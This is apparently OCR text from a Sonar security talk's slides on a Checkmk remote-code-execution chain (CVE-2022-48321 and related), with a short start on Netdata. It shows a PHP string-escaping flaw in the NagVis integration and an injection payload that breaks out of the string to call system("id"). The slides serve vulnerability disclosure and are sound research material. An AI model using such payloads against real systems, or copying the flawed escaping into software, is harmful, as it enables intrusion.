cmkadmin:$2b$12$Zj2KVuaPvZF...

automation:$2b$12$ZHxqCcqIl...
```


sonar

Checkmk - User Account Types

"sup3r_s3cr3t_passwOrd"





```
cmkadmin:$2b$12$Zj2KVuaPvZF...
automation:$2b$12$ZHxqCcqIl...
```


sonar


Checkmk - User Account Types

"sup3r_s3cr3t_passwOrd"




Checkmk - User Account Types

"sup3r_s3cr3t_passwOrd"



Checkmk - Journey to RCE



Checkmk - NagVis Integration

```
def _create_php_file(callee, users, role_permissions, groups):
  nagvis_users = copy.deepcopy(users)
  # ...
  content = """<?php
// Created by Multisite UserDB Hook (%s)
global $mk_users, $mk_roles, $mk_groups;
$mk_users    = %s;
...
?>
""" % (callee, _format_php(nagvis_users), ... )
  store.save_text_to_file(_auth_php(), content)
```


sonar

Checkmk - NagVis Integration

```
def _create_php_file(callee, users, role_permissions, groups):
  nagvis_users = copy.deepcopy(users)
  # ...
  content = """<?php
// Created by Multisite UserDB Hook (%s)
global $mk_users, $mk_roles, $mk_groups;
$mk_users    = %s;
...
?>
""" % (callee, _format_php(nagvis_users), ... )
  store.save_text_to_file(_auth_php(), content)
```

sonar

Checkmk - NagVis Integration

```
def _format_php(data, lvl=1):
  s = ""
  # ...
  elif isinstance(data, str):
    s += "'%s'" % data.replace("'", "\\'")
```


sonar

Checkmk - NagVis Integration

```
def _format_php(data, lvl=1):
  s = ""
  # ...
  elif isinstance(data, str):
    s += "'%s'" % data.replace("'", "\\'")
```


sonar

Checkmk - NagVis Integration


```
def _format_php(data, lvl=1):
  s = ""
  # ...
  elif isinstance(data, str):
    s += "'%s'" % data.replace("'", "\\'")
```

sonar

Checkmk - NagVis Integration




Checkmk - NagVis Integration



sonar

Checkmk - NagVis Integration



Checkmk - NagVis Integration


```
en\'.system("id");//
```

```
en\\'.system("id");//
```

```
$lang = 'en\\'.system("id");//';
```


sonar

Checkmk - Journey to RCE




sonar

Checkmk - Demo

CVE-2022-48321
CVE-2022-47909
CVE-2022-46836

sonar


Vulnerabilities and Exploitation




sonar

Netdata


- Monitoring tool
- Very specific architecture
- Agent and Web Interface
- Developed in C




Netdata - Architecture



Netdata - Architecture

